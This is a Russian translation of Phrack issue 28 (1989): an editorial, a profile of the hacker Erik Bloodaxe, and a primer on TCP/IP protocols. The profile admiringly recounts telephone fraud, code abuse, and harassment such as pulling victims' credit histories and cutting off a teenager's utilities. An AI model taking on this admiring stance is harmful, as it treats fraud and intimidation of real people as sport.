Phrack RU issue 028

Русская версия Phrack, выпуск 028. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; криптография, генераторы случайных чисел, протоколы и приватность.

Материалы выпуска: Оглавление:; Phrack Pro-Phile XXVIII; Введение в интернет-протоколы; Разное о сетях; Реальная рабочая схема Pearl Box; Метод A; Другие операторы дальней связи (OCC); PreCon '89: Knight Lightning и Taran King строят планы; Phrack World News; Phrack World News — Новости мира Phrack; Новости мира Phrack; Phrack World News.

Оглавление:

Автор: Taran King и Knight Lightning

---

7 октября 1989 г.

Приветствуем вас и добро пожаловать в 28-й выпуск Phrack Inc. Мы приносим свои искренние извинения за задержку этого номера, однако разбор всех материалов, присланных за всё лето, в сочетании с нашими собственными обязательствами в реальной жизни держали нас обоих в постоянной занятости.

В этом выпуске мы представляем Специальный выпуск Phrack World News III. Этот файл содержит эксклюзивный репортаж о SummerCon '89, который состоялся в Сент-Луисе, штат Миссури, 22–25 июня 1989 года.

«Сага о Грядущем Трансцендентном» продолжается в этом выпуске — первой частью файла о TCP/IP. Также мы представляем вам начало новой нерегулярной колонки под названием «Сетевая смесь» (Network Miscellany) от Taran King. Это именно то, о чём говорит название, — интересные и важные изменения в интернете, а также советы по его использованию. Содержимое колонки будет меняться от выпуска к выпуску, чтобы не отставать от постоянно развивающихся глобальных сетей. Говоря о нерегулярных колонках: в этом выпуске возвращается Phrack Pro-Phile с подробным рассказом об Erik Bloodaxe из LOD.

Как всегда, мы просим всех, у кого есть сетевой доступ, написать нам на наши адреса в Bitnet или Internet...


```
          Taran King                      Knight Lightning
     C488869@UMCVMB.BITNET           C483307@UMCVMB.BITNET
C488869@UMCVMB.MISSOURI.EDU     C483307@UMCVMB.MISSOURI.EDU
```


Теперь с нами также можно связаться через наши новые адреса для пересылки почты (для тех, кто не может писать на наши адреса в Bitnet или Internet):


```
          ...!netsys!phrack      или      phrack@netsys.COM
```

Phrack Pro-Phile XXVIII

Автор: Taran King

Составлено 23 сентября 1989 года

Добро пожаловать в Phrack Pro-Phile XXVIII. Phrack Pro-Phile создан для того, чтобы рассказывать сообществу о людях, завершивших активную деятельность или особо значимых и неоднозначных личностях. В этом выпуске мы представляем давнего члена хакерского сообщества и одного из основателей Legion Of Doom...

Erik Bloodaxe

```
        Handle:  Erik Bloodaxe
      Call Him:  Chris
 Handle Origin:  "Vikings" by ? (Don't remember)
 Date Of Birth:  20 years ago
   Current Age:  20
        Height:  5' 10"
        Weight:  130
     Eye Color:  Blue
    Hair Color:  Brown
    Blood Type:  A+
   Sperm Count:  3
     Computers:  Atari 400, various dumb terminals, CompuAdd Turbo XT
```

Начало пути во фрикинге и хакинге

Давным-давно, ещё в седьмом классе — более восьми лет назад — Эрик был заядлым магазинным воришкой. Как водится среди тринадцатилетних, они с приятелем как-то стащили пачку «клубничных» журналов во время одного из своих «налётов». Среди них оказался High Society, который тогда увлечённо раскручивал идею «записанных развлечений». Приятель во что бы то ни стало хотел дозвониться до номера, но поскольку он был нью-йоркским, они решили воспользоваться «странным телефонным сервисом», на который подписалась мать приятеля — чтобы снизить счёт. Тот объяснил Эрику: «Набираешь вот этот номер, потом говоришь оператору свой номер и нужный тебе номер телефона». Они позвонили и по ошибке назвали оператору номер, отличавшийся на 100. Оператор сказал «Спасибо», и звонок прошёл. Так появился на свет «абьюзер кодов». Несколько месяцев они держали эту информацию при себе. Когда сервис перешёл на автоматический формат (вместо операторского), они начали делиться знаниями. Слух разлетелся мгновенно. Что примечательно — по сей день он способен проследить 95% случаев злоупотребления хакерскими кодами в Сан-Антонио и выйти на себя как на первоисточник информации (ну, друг друга друга и т.д.)

Начало во фрикерских и хакерских BBS

Один из отцовских друзей Bloodaxe купил MicroModem II, чтобы получать информацию из Dialog для своей юридической практики. Эрик до сих пор помнит, как пользовался им в первый раз. Отец его друга заходил в Dialog через Telenet. Увидев Telenet, он начал перебирать различные адреса. Одним из первых его достижений было проникновение в нью-йоркский VAX/VMS через GUEST/GUEST. Эрик понятия не имел, что делает. Они просто угадывали — набирали что-то вроде «hello?», «catalog» и прочие бессмысленные вещи. Также они позвонили на несколько BBS, упомянутых в инструкции к модему (используя свой трюк с дальней связью). К концу выходных они добрались до Pirates' Harbor (ныне TIMECOR) в 617 и Pirates' Cove 516. С тех пор он был намертво подсажен на модемы. Потом вышли «Военные игры». Как ни стыдно Эрику признавать, «Военные игры» сыграли свою роль в том, что идея компьютерного «хакинга» засела у него в голове. (Как и у сотен других людей, которым слишком неловко в этом признаваться.) У него был маленький Atari 400, но не было модема (Hayes 300 всё ещё стоили сотни долларов). Другой приятель раздобыл акустический модем Atari для своего 800. Так появились на свет Atari Warez D00dz. Около года они только и делали, что звонили на Atari BBS (и на всё, в названии чего встречалось слово «Pirate»). Они случайно наткнулись на Phone Booth в 303, OSUNY (на OHIO Scientific, за несколько дней до его закрытия) и Mines of Moria (713). Наконец он купил модем MPP. Bloodaxe сидел на нём с утра до ночи. К тому времени они увлеклись сканированием. Именно он всё проверял, поскольку изучал операционные системы в библиотеке UTSA. Они по-прежнему были помешаны на играх и наткнулись на совершенно новую игру Behind Jaggi Lines. Некий Devious Xevious выменял её на что-то под названием Software Blue Box и дал им адрес BBS: Pirate-80. В 1983 году Эрик Bloodaxe вошёл в мир хак/фрика. К тому времени большинство своих звонков он совершал с помощью blue box.

Знакомства во фрикерско-хакерском мире

Bloodaxe встретился лично лишь с горсткой людей, зато общался почти со всеми, кто был активен в «золотые годы» — он очень увлекался конференциями.

Как приобретался опыт

В основном — методом проб и ошибок. Он находил систему, пытался войти с простыми парами логин/пароль, затем читал справку. Ещё он много читал. Не высказывался, пока не был уверен в том, что говорит. Эрик никогда не задавал вопросов, но всегда слушал. В то время, когда он был настоящим «новичком», он это тщательно скрывал — не хотел казаться глупым.

Крис приписывает все свои знания исключительно себе.

Запомнившиеся фрикерские и хакерские BBS

• Pirate-80 (до сих пор звонит туда, чтобы справиться о Скотте)
• Sherwood Forest I, II, III
• RACS III (Tuc не пускал его туда ещё долгие годы после первого звонка!!)
• Plovernet (до и после переезда)
• COPS (где он получил письмо от Lex с предложением позвонить в Legion of Doom)

• WOPR (ближе всего к тому, чем BBSы стали впоследствии)
• Hacknet (217)
• Legion of Doom (в своё время — лучшая BBS из всех)
• Crystal Palace (OSUNY живёт снова!)
• Newsnet (да, BBS Sir Knight)
• Blottoland (логово грызунов)
• Ripco (очень давно, уж точно не сейчас)
• The Broadway Show («Ну, Майк был немного не в себе, но и что с того»)
• Farmers of Doom! (работала с таксофона, полный хаос)
• The Connection (неплохая приватная BBS)
• Catch-22 («лучшая» приватная BBS)
• The Pipeline (718)
• Freeworld II
• Executive Inn (вернула ему веру в BBSы)
• The Phoenix Project (то, чему он хотел бы, чтобы его BBS соответствовала или превзошла по качеству)
• Black Ice (большая утечка; спросите кого угодно на конвенции безопасности Ameritech)
• Pure Nihilism (слишком весело!)

Учёба и работа

Крис с трудом тянет специальность по информатике в Техасском университете в Остине, намереваясь получить PhD со специализацией в исследованиях искусственного интеллекта.

Достижения

Project Educate — должен был прийти на смену TAP после того, как Tuc от него устал. Никто толком не знает, что с ним случилось.

LOD/H TJ — разноплановые работы, крупный распространитель.

Многочисленные файлы.

Фрикерские и хакерские группы

LOD — вошёл в группу с самого первого призыва, по-прежнему в ней, по-прежнему активен. Что тут ещё скажешь? «LOD!» — и всё сказано.

Camorra — Эрика до сих пор злит эта история. Scorpion из 602 предложил ему вступить в формирующуюся группу. Он согласился, а потом сам придумал название — Camorra. Остальными участниками были Ax Murderer и 301 Executioner. Он привлёк Dr. Who, Silver Sabre и Pit Fiend, а Karl Marx, Tuc и Videosmith были чем-то вроде «в группе/не в группе — не особо интересуемся, но потусоваться можем». Большинство из них были по уши в своих телефонах и компьютерах. Они планировали серию файлов: первый каталог Tymnet, подробный файл по COSMOS, базу данных сканирований и т.д. Вдруг в группе начали появляться люди, которых никто не выбирал. Группа

раскололась на два лагеря — «наши и не наши». Bloodaxe и Dr. Who разозлились и забросили всё это дело. Pit Fiend попался, а Scorpion исчез.

Интересы

Пакетные сети (все), телефонные компьютеры, Unix-системы, сканирование (каждый вечер почти на протяжении 5 лет!).

Любимые вещи

• Пиво — Tsing Tao, Michelob Dry, Coors Light. (Он же студент, как-никак!)
• Экстаз — скрипеть (зубами и мозгами).
• Зайти в систему с первой попытки.
• Незащищённые файлы crontab.
• Сканирование. Что угодно, ради чего угодно, лишь бы сканировать!
• Одна изящная блондинка ростом 5'2", которая останется безымянной.

Самые памятные события

Alliance Teleconferencing в стародавние времена. Сканирование через Tandem других узлов в Хьюстоне и Далласе. Переброска управления на ACD-петли справочных служб и удерживание там, пока сам не захочет открыть конференцию. Просыпаться на следующее утро, орать в трубку на всех, кто остался на конференции и снова начинал разговор. Конференции, длившиеся неделю. Как он ловил Дрэйпера на лжи. Как забил все 408-е справочные. Как боксовал на конференции и перегонял Karl Marx по транку. Как набирал случайные номера в Калифорнии и добавлял их в конференцию, если голоса звучали как у девочек-подростков. Как «дарил» людям безлимитный пробный период «нового» сервиса дальней связи (LOD Telecommunications). Дженнифер, оператор Alliance, которая его просто ненавидела («Это ведь тот Bloody-axe, правда?»).

Wharton School of Business Dec-10. Почти месяц там тусовалась вся хакерская и фрикерская элита страны, используя программу чата. Это было «то самое» место (что-то вроде Altger Altos прошлого, только без идиотов). В конце концов аккаунт убили — не из-за злоупотреблений, а потому что они перегружали систему. Студенты и операторы отнеслись ко всему этому весьма по-человечески.

Найти (и распространить повсюду) прямой номер Белого дома. Несколько его друзей неоднократно туда звонили, представляясь мэром Сан-Антонио Генри Сиснеросом — что в итоге привело к тому, что Секретная служба позвонила в их школу и попросила администрацию задержать людей, пользующихся таксофоном, чтобы выяснить, чего они вообще добивались.

Как он уронил почти все BBS Аляски, когда ему отказали в доступе к одной из них. Он вытащил кредитную историю родителей того бедолаги, отправил копию прямо на его модем и отключил мальчику телефон, электричество и воду. Затем прошёлся по всем BBS, где у того были друзья (виновен по факту знакомства). Новость разлетелась по всей стране довольно быстро. После этого Эрик заходил на большинство BBS без особых проблем. У него был проект — числиться хотя бы на одной BBS в каждом телефонном коде зоны. В нескольких регионах Bloodaxe пришлось осесть на

нехакерских и непиратских BBS, но он справился. На всех он оставался активным несколько месяцев. В какой-то момент он числился примерно на 140 BBSax!!!

Как он зачитывал свежий Newsweek со статьёй Ричарда Сандзы на очень многолюдной конференции, а потом предложил выписать ему несколько альбомов Slim Whitman и шахматные наборы Civil War через его Visa. Эрик поднял его кредитную историю, чтобы попугать, но потом потерял её. Когда он получил её снова, в ней значилось почти 100 запросов, большинство — от одного банка в Массачусетсе. По крайней мере, они дали ему хороший источник для дополнительной статьи.

Как он обнаружил, что один сервис дальней связи (перепродававший AT&T WATS) при подаче тона 2600 сбрасывался в тональность WATS — и тут же настроил программу, которая раз за разом набирала 900-й номер MTV, чтобы гарантированно лишить Duran Duran победы.

Bloodaxe вспоминает, как боксовал на конференции в ожидании полиции и сдерживал порыв убежать. По конференции для него уже были куплены билеты в Philadelphia International на рейс в тот же день. Telenet Bob был готов встретить Эрика в аэропорту, Mark Tabas был готов прислать чистое свидетельство о рождении, Dr. Who и Telenet Bob предлагали остановиться у них столько, сколько нужно, чтобы осмотреться в новом городе. Но Karl Marx отговорил его. А он был уже собран и готов уехать, начать новую жизнь в новом городе. Оглядываясь назад, он ЧЕРТОВСКИ рад, что не сделал этого!

Как Bloodaxe и Who-Bob решили однажды проверить, смогут ли они поговорить через порты друг друга в Telenet, используя идентификатор из каталога Telenet для LOD.

Несколько слов о людях

Dr. Who — «Мой ближайший хакерский alter ego. Мы шутим, что когда нам будет по 60 лет и у нас будут внуки, мы так и не встретимся лично, но будем звонить друг другу каждый день и рассказывать, как только что взломали какой-нибудь ISDN-сервис».

The Mentor — «Мой любимый собутыльник. Первый хакер, с которым я встретился лицом к лицу».

Control C — «Один из немногих, кто способен почти сравниться со мной в безобразном поведении. Да, Дэн, я сказал "почти"! Ня-ня-ня-ня-ня!»

Внутренние шутки

Lame, Lame, Lame

LEGION OF DOOM IN DALLAS...FEDS BAFFLED

Серьёзный раздел

Крис при каждом удобном случае закатывает длинные обличительные речи на досках, где замечает хоть что-то отдалённо связанное с кардингом. Мошенничество с кредитными картами по-настоящему позорит хакинг. Слоняться по VAX — это просто электронный вуайеризм... а

кардить новый модем — самое натуральное уголовное преступление. Это ничем не лучше, чем вломиться в чужой дом или пнуть щенка! Он делает всё возможное (вплоть до отключения номера), чтобы убрать кредитную информацию с BBS. Он также старается удалять коды. Злоупотребление кодами он не считает тем же, что мошенничество с кредитками (хотя закон в этом не разбирает), но вывешенные коды — это самый быстрый способ угробить свою доску и потерять компьютер. Лучше просто найти местный аутдайл до нужного места и пользоваться им. Если с аутдайла делать только местные звонки, он никогда не умрёт, вы не попадёте в неприятности, и все будут счастливы.

Марихуана, кокаин, LSD, MDMA (и аналоги) и метамфетамин должны быть легализованы и продаваться в контролируемом порядке под государственным регулированием. Деньги, которые сейчас тратятся на борьбу с наркотрафиком, следует направить на погашение долга, а также на просвещение и реабилитацию наркозависимых. Превращение мелких пороков в уголовное преступление только плодит преступность — вспомните сухой закон, вспомните азартные игры, посмотрите, с какой скоростью люди гоняют по шоссе. Нельзя воевать в заведомо проигрышной битве — нужно менять стратегию. Алкоголь — единственный наркотик, приняв который он когда-либо полностью терял сознание и контроль над собой. По его мнению, это САМЫЙ опасный наркотик из всех, и любой может получить его в любом количестве без каких-либо усилий. Он легален, но ведь не все пьют. Если бы марихуана была легальной, не все бы её курили. Он сам — нет; он её ненавидит. Зато фермеры больше не теряли бы свои фермы, а главное — экономика получила бы мощный импульс. Всё это должно измениться.

Фрикеры и хакеры, с которыми вы встречались, — это, как правило, компьютерные ботаники?

Конечно нет. Такие встречаются, но в целом состав довольно типичный для любой социальной группы. Хакинг — это просто ещё одно хобби. Коллекционеры комиксов все разные, любители нарды тоже не похожи друг на друга внешне. Ближайшее к стереотипу, что он мог бы назвать, — это то, что было лет шесть назад: большинство тогдашних хакеров были евреями из штата Нью-Йорк. Такой неприятный техасский WASP, как Крис, там действительно выделялся.

Спасибо за уделённое время, Крис.

Taran King

Введение в интернет-протоколы

Глава восьмая «Саги о Будущем Запредельном»

Часть первая из двух файлов

Автор: Knight Lightning

3 июля 1989 года

Пролог

Значительная часть материала в этом файле взята из работы «Introduction to the Internet Protocols» Чарльза Л. Хедрика из Университета Рутгерса. Этот материал защищён авторским правом и используется в данном файле с разрешения автора. Временные изменения и перемены в глобальных сетях сделали необходимым обновление ряда деталей файла, а в некоторых случаях — переформулировку для лучшего понимания нашими читателями. Также: Unix является торговой маркой AT&T Technologies, Inc. — просто считал нужным сообщить об этом.

Если вы ещё не знакомы с TCP/IP, рекомендую прочитать «Introduction to MIDNET» (Phrack Inc., том 3, выпуск 27, файл 3 из 12) для получения дополнительной информации. Этот файл является седьмой главой «Саги о Будущем Запредельном» и содержит информацию о TCP/IP и его использовании в сети Национального научного фонда (NSFnet).

Содержание — Часть первая

Введение

Эта статья представляет собой краткое введение в TCP/IP с рекомендациями по дальнейшему чтению. Она не претендует на полноту описания, однако даёт разумное представление о возможностях протоколов. Тем не менее, если вам необходимо знать детали технологии, вам придётся самостоятельно изучить стандарты.

На протяжении всей статьи вы будете встречать ссылки на стандарты в форме номеров «RFC» (Request For Comments — запрос комментариев) или «IEN» (Internet Engineering Notes — заметки по интернет-инжинирингу) — это номера документов. В заключительном разделе (во второй части) объясняется, как можно получить копии этих стандартов.

Что такое TCP/IP?

TCP/IP — это набор протоколов, разработанных для того, чтобы взаимодействующие компьютеры могли совместно использовать ресурсы через сеть. Он был разработан сообществом исследователей, сосредоточенных вокруг сети ARPAnet.

Для начала — несколько базовых определений. Наиболее точное название описываемого мной набора протоколов — «Internet protocol suite» (набор интернет-протоколов). TCP и IP — два из протоколов в этом наборе (они будут описаны ниже). Поскольку TCP и IP являются наиболее известными протоколами, стало принято использовать термин TCP/IP для обозначения всего семейства.

Интернет — это совокупность сетей, включая Arpanet, NSFnet, региональные сети, такие как MIDnet (описанная в седьмой главе «Саги о Будущем Запредельном»), локальные сети ряда университетов и исследовательских учреждений, а также ряд военных сетей. Термин «Интернет» применяется ко всей этой совокупности сетей.

Подмножество из них, управляемое Министерством обороны, называется «DDN» (Defense Data Network — Оборонная информационная сеть). Она включает некоторые исследовательски ориентированные сети, такие как ARPAnet, а также сугубо военные (поскольку значительная часть финансирования разработки интернет-протоколов осуществляется через организацию DDN, термины «Интернет» и «DDN» порой кажутся взаимозаменяемыми).

Все эти сети соединены между собой. Пользователи могут отправлять сообщения из любой из них в любую другую, за исключением случаев, когда существуют ограничения доступа по соображениям безопасности или иной политики. Формально говоря, документы по интернет-протоколам — это просто стандарты, принятые интернет-сообществом для собственного использования. Министерство обороны некогда выпустило определение TCP/IP в стандарте MILSPEC, который предполагался как более формальное определение, пригодное для использования в спецификациях закупок. Однако большинство сообщества TCP/IP продолжает использовать интернет-стандарты. Версия MILSPEC задумана как совместимая с ними.

Как бы то ни было, TCP/IP — это семейство протоколов. Некоторые из них обеспечивают «низкоуровневые» функции, необходимые многим приложениям. К ним относятся IP, TCP и UDP (все они будут описаны подробнее далее в этом файле). Другие представляют собой протоколы для выполнения конкретных задач: например, передача файлов между компьютерами, отправка почты или выяснение того, кто вошёл в систему на другом компьютере.

Изначально TCP/IP использовался преимущественно между мини-компьютерами или мейнфреймами. Эти машины имели собственные диски и, как правило, были самодостаточными. Таким образом, наиболее важными «традиционными» службами TCP/IP являются:

• **Передача файлов** — протокол передачи файлов (FTP) позволяет пользователю на любом компьютере получать файлы с другого компьютера или отправлять файлы на другой компьютер. Безопасность обеспечивается требованием указать имя пользователя и пароль для другого компьютера.

Предусмотрены средства обработки передачи файлов между машинами с разными наборами символов, соглашениями о конце строки и т.д. Это не то же самое, что протоколы «сетевой файловой системы» или «netbios», которые будут описаны позже. FTP — это утилита, которую вы запускаете каждый раз, когда хотите получить доступ к файлу в другой системе. Вы используете её для копирования файла на свою систему, после чего работаете с локальной копией.

(Спецификации FTP см. в RFC 959.)

• **Удалённый вход** — сетевой терминальный протокол (TELNET) позволяет пользователю входить в систему любого другого компьютера в сети. Удалённый сеанс начинается с указания компьютера для подключения. С этого момента и до завершения сеанса всё, что вы набираете, отправляется на другой компьютер. Заметьте, что вы всё равно общаетесь со своим собственным компьютером, однако программа telnet фактически делает ваш компьютер невидимым в процессе работы. Каждый набранный вами символ отправляется непосредственно в другую систему. Как правило, соединение с удалённым компьютером ведёт себя подобно коммутируемому соединению: удалённая система попросит вас войти в систему и ввести пароль — так, как она обычно запрашивает пользователя, только что дозвонившегося до неё.

Когда вы выходите из другого компьютера, программа telnet завершает работу, и вы снова оказываетесь в диалоге со своим собственным компьютером. Реализации telnet для микрокомпьютеров, как правило, включают эмулятор терминала для распространённого типа терминала. (Спецификации telnet см. в RFC 854 и 855. Кстати, протокол telnet не следует путать с Telenet — поставщиком коммерческих сетевых услуг.)

• **Компьютерная почта** — позволяет отправлять сообщения пользователям на других компьютерах. Изначально люди, как правило, пользовались одним-двумя конкретными компьютерами и хранили «почтовые файлы» на этих машинах. Система компьютерной почты — это просто способ добавить сообщение в почтовый файл другого пользователя. В среде с микрокомпьютерами с этим связан ряд проблем.

Наиболее серьёзная состоит в том, что микрокомпьютер плохо приспособлен для получения компьютерной почты. Когда вы отправляете почту, почтовая программа ожидает возможности открыть соединение с компьютером адресата для доставки письма. Если это микрокомпьютер, он может быть выключен или может выполнять приложение, отличное от почтовой системы. По этой причине почта обычно обрабатывается более крупной системой, где практично поддерживать постоянно работающий почтовый сервер. Программное обеспечение для работы с почтой на микрокомпьютере тогда становится пользовательским интерфейсом для получения почты с почтового сервера. (Спецификации компьютерной почты см. в RFC 821 и 822. Протокол для чтения почты с почтового сервера с микрокомпьютеров описан в RFC 937.)

Эти службы должны присутствовать в любой реализации TCP/IP, за исключением того, что реализации, ориентированные на микрокомпьютеры, могут не поддерживать компьютерную почту. Эти традиционные приложения по-прежнему играют очень важную роль в сетях на основе TCP/IP. Однако в последнее время способы использования сетей изменились. Старая модель, когда несколько крупных самодостаточных компьютеров обеспечивали все вычисления, начинает уходить в прошлое. Сейчас во многих организациях имеется несколько видов компьютеров: микрокомпьютеры, рабочие станции, мини-компьютеры и мейнфреймы. Эти компьютеры, скорее всего, настроены для выполнения специализированных задач. Хотя люди по-прежнему, как правило, работают с одним конкретным компьютером, тот будет обращаться к другим системам в сети за специализированными службами. Это привело к модели «сервер/клиент» в сетевых службах. Сервер — это система, предоставляющая конкретную службу для остальной части сети. Клиент — другая система, использующая эту службу. Заметьте, что сервер и клиент не обязаны находиться на разных компьютерах: это могут быть разные программы, работающие на одном компьютере. Ниже перечислены виды серверов, типичных для современных компьютерных установок. Также заметьте, что все эти компьютерные службы могут быть предоставлены в рамках TCP/IP.

• **Сетевые файловые системы.** Это позволяет системе обращаться к файлам на другом компьютере в несколько более тесно интегрированном режиме, чем FTP. Сетевая файловая система создаёт иллюзию того, что диски или иные устройства одной системы напрямую

подключены к другим системам. Нет необходимости использовать специальную сетевую утилиту для доступа к файлу в другой системе — ваш компьютер просто считает, что у него есть дополнительные дисковые накопители. Эти дополнительные «виртуальные» диски ссылаются на диски другой системы. Эта возможность полезна для нескольких различных целей: позволяет разместить большие диски на нескольких компьютерах, при этом предоставив доступ к дисковому пространству другим; позволяет людям, работающим на нескольких компьютерах, совместно использовать общие файлы; упрощает обслуживание системы и резервное копирование, поскольку не нужно беспокоиться об обновлении и резервном копировании копий на множестве разных машин. Ряд поставщиков сейчас предлагает высокопроизводительные бездисковые компьютеры — без каких-либо дисковых накопителей, полностью зависящие от дисков, подключённых к общим «файловым серверам». (Описание NetBIOS поверх TCP для ПК см. в RFC 1001 и 1002. В области рабочих станций и мини-компьютеров чаще используется сетевая файловая система Sun NFS. Спецификации протокола доступны от Sun Microsystems.) Также в эту категорию входит удалённая печать, позволяющая обращаться к принтерам на других компьютерах так, будто они напрямую подключены к вашему. (Наиболее широко используемый протокол — протокол удалённого строчного принтера из Berkeley Unix. К сожалению, документации по этому протоколу не существует. Однако исходный код на C легко получить из Berkeley, так что реализации широко распространены.)

• **Удалённое выполнение.** Позволяет запросить выполнение конкретной программы на другом компьютере. Это полезно, когда большую часть работы можно делать на небольшом компьютере, но для ряда задач требуются ресурсы более крупной системы. Существует несколько разновидностей удалённого выполнения. Некоторые работают на основе отдельных команд: вы запрашиваете выполнение конкретной команды или набора команд на конкретном компьютере (более продвинутые версии могут сами выбрать свободную систему). Существуют также системы «удалённого вызова процедур», позволяющие программе вызывать подпрограмму, которая будет выполняться на другом компьютере. (Протоколов подобного рода существует много. Berkeley Unix содержит два сервера для удалённого выполнения команд: rsh и rexec. Страницы руководства Unix описывают используемые ими протоколы. Пользовательское программное обеспечение Berkeley 4.3 содержит «распределённый shell», распределяющий задачи между набором систем в зависимости от нагрузки.)

• **Серверы имён.** В крупных организациях имеется ряд различных коллекций имён, которые необходимо администрировать: пользователи и их пароли, имена и сетевые адреса компьютеров, учётные записи. Обновлять эти данные на всех компьютерах становится крайне утомительно. Поэтому базы данных хранятся на небольшом числе систем, а другие системы обращаются к данным по сети. (RFC 822 и 823 описывают протокол сервера имён, используемый для отслеживания имён хостов и интернет-адресов. Сейчас это обязательная часть любой реализации TCP/IP. IEN 116 описывает более старый протокол сервера имён, используемый рядом терминальных серверов и других продуктов для поиска имён хостов. Система Sun Yellow Pages разработана как универсальный механизм для работы с именами пользователей, группами совместного использования файлов и другими базами данных, распространёнными в системах Unix. Она широко доступна коммерчески. Определение её протокола доступно от Sun.)

• **Терминальные серверы.** Многие организации больше не подключают терминалы напрямую к компьютерам. Вместо этого они подключают их к терминальным серверам. Терминальный сервер — это просто небольшой компьютер, умеющий лишь выполнять telnet (или какой-либо иной протокол для удалённого входа). Если ваш терминал подключён к такому серверу, вы просто набираете имя компьютера и подключаетесь к нему. Как правило, можно иметь активные соединения с несколькими компьютерами одновременно. Терминальный сервер позволяет быстро переключаться между соединениями и уведомляет вас, когда в другом соединении ожидает вывод. (Терминальные серверы используют уже упомянутый протокол telnet. Однако любой настоящий

терминальный сервер также должен поддерживать службу имён и ряд других протоколов.)

• **Оконные системы, ориентированные на работу по сети.** До недавнего времени высокопроизводительные графические программы должны были выполняться на компьютере, к которому непосредственно подключён графический экран с побитовой адресацией. Сетевые оконные системы позволяют программе использовать дисплей на другом компьютере. Полноценные сетевые оконные системы предоставляют интерфейс, позволяющий распределять задания по наиболее подходящим для них системам, сохраняя при этом единый графический пользовательский интерфейс. (Наиболее широко реализованная оконная система — X. Описание протокола доступно от Project Athena в MIT. Эталонная реализация находится в открытом доступе от MIT. Ряд поставщиков также поддерживает NeWS — оконную систему, разработанную Sun. Обе системы разработаны для использования с TCP/IP.)

Заметьте, что некоторые из описанных выше протоколов разработаны компанией Berkeley, Sun или другими организациями и потому формально не входят в набор интернет-протоколов. Однако они реализованы поверх TCP/IP так же, как и обычные прикладные протоколы TCP/IP. Поскольку определения протоколов не считаются проприетарными, а коммерчески поддерживаемые реализации широко доступны, разумно рассматривать эти протоколы как фактически входящие в набор интернет-протоколов.

Заметьте также, что приведённый выше список — лишь образец доступных через TCP/IP служб, хотя он и охватывает большинство «основных» приложений. Прочие широко используемые протоколы, как правило, представляют собой специализированные средства получения различных видов информации: кто вошёл в систему, текущее время и т.д. Однако если вам нужна служба, не упомянутая здесь, рекомендую просмотреть актуальное издание Internet Protocols (RFC 1011), в котором перечислены все доступные протоколы, а также изучить некоторые крупные реализации TCP/IP, чтобы узнать, что различные поставщики добавили в них.

Общее описание протоколов TCP/IP

TCP/IP представляет собой многоуровневый набор протоколов. Чтобы понять, что это означает, полезно рассмотреть пример. Типичная ситуация — отправка почты. Для почты существует протокол, определяющий набор команд, которые одна машина отправляет другой: например, команды указания отправителя сообщения, получателя и текста сообщения. Однако этот протокол предполагает наличие способа надёжного взаимодействия между двумя компьютерами. Почта, как и другие прикладные протоколы, просто определяет набор команд и отправляемых сообщений и разработана для совместного использования с TCP и IP.

TCP отвечает за то, чтобы команды доходили до другого конца. Он отслеживает отправленное и повторно передаёт всё, что не дошло. Если какое-либо сообщение слишком велико для одной дейтаграммы (например, текст письма), TCP разбивает его на несколько дейтаграмм и обеспечивает их правильную доставку. Поскольку эти функции нужны многим приложениям, они объединены в отдельный протокол, а не входят в спецификацию отправки почты. TCP можно рассматривать как библиотеку подпрограмм, которые приложения могут использовать, когда им нужна надёжная сетевая связь с другим компьютером.

Аналогично TCP обращается к службам IP. Хотя службы, предоставляемые TCP, необходимы многим приложениям, существуют приложения, которым они не нужны. Однако существуют службы, необходимые каждому приложению — они объединены в IP. Как и в случае TCP, IP можно рассматривать как библиотеку подпрограмм, к которым обращается TCP, но которые также доступны приложениям, не использующим TCP. Эта стратегия построения нескольких уровней

протоколов называется «многоуровневостью». Я предпочитаю думать о прикладных программах (таких как почта), TCP и IP как об отдельных «слоях», каждый из которых обращается к службам расположенного ниже слоя. Как правило, приложения TCP/IP используют 4 уровня:

• прикладной протокол, например почта;
• протокол (например, TCP), предоставляющий службы, необходимые многим приложениям;
• IP, обеспечивающий базовую службу доставки дейтаграмм по назначению;
• протоколы, необходимые для управления конкретной физической средой передачи данных, например Ethernet или выделенной линией.

TCP/IP основан на «модели catenet» (подробнее описанной в IEN 48). Эта модель предполагает большое число независимых сетей, соединённых между собой через шлюзы. Пользователь должен иметь доступ к компьютерам или иным ресурсам любой из этих сетей. Дейтаграммы нередко проходят через десяток различных сетей, прежде чем достигнут конечного назначения. Маршрутизация, необходимая для этого, должна быть полностью прозрачна для пользователя. С точки зрения пользователя, для доступа к другой системе достаточно знать её «интернет-адрес». Он выглядит примерно так: 128.6.4.194. На самом деле это 32-битное число, однако обычно записывается в виде 4 десятичных чисел, каждое из которых представляет 8 бит адреса. (В документации Internet для таких 8-битных фрагментов используется термин «октет», а не «байт» — потому что TCP/IP поддерживается некоторыми компьютерами, в которых байт имеет размер, отличный от 8 бит.)

Как правило, структура адреса даёт некоторую информацию о том, как добраться до системы. Например, 128.6 — сетевой номер, назначенный центральным органом Университету Рутгерса. Рутгерс использует следующий октет для указания на конкретный сегмент Ethernet в кампусе. 128.6.4 — это Ethernet, используемый кафедрой компьютерных наук. Последний октет допускает до 254 систем в каждом сегменте Ethernet. (Это 254, потому что 0 и 255 не разрешены — по причинам, которые будут рассмотрены позже.) Заметьте, что 128.6.4.194 и 128.6.5.194 — это разные системы. Структура интернет-адреса описана немного подробнее ниже.

Разумеется, я обычно обращаюсь к системам по имени, а не по интернет-адресу. Когда я указываю имя, сетевое программное обеспечение ищет его в базе данных и определяет соответствующий интернет-адрес. Большинство сетевых программ работает исключительно с адресами. (Технология серверов имён, используемая для этого поиска, описана в RFC 882.)

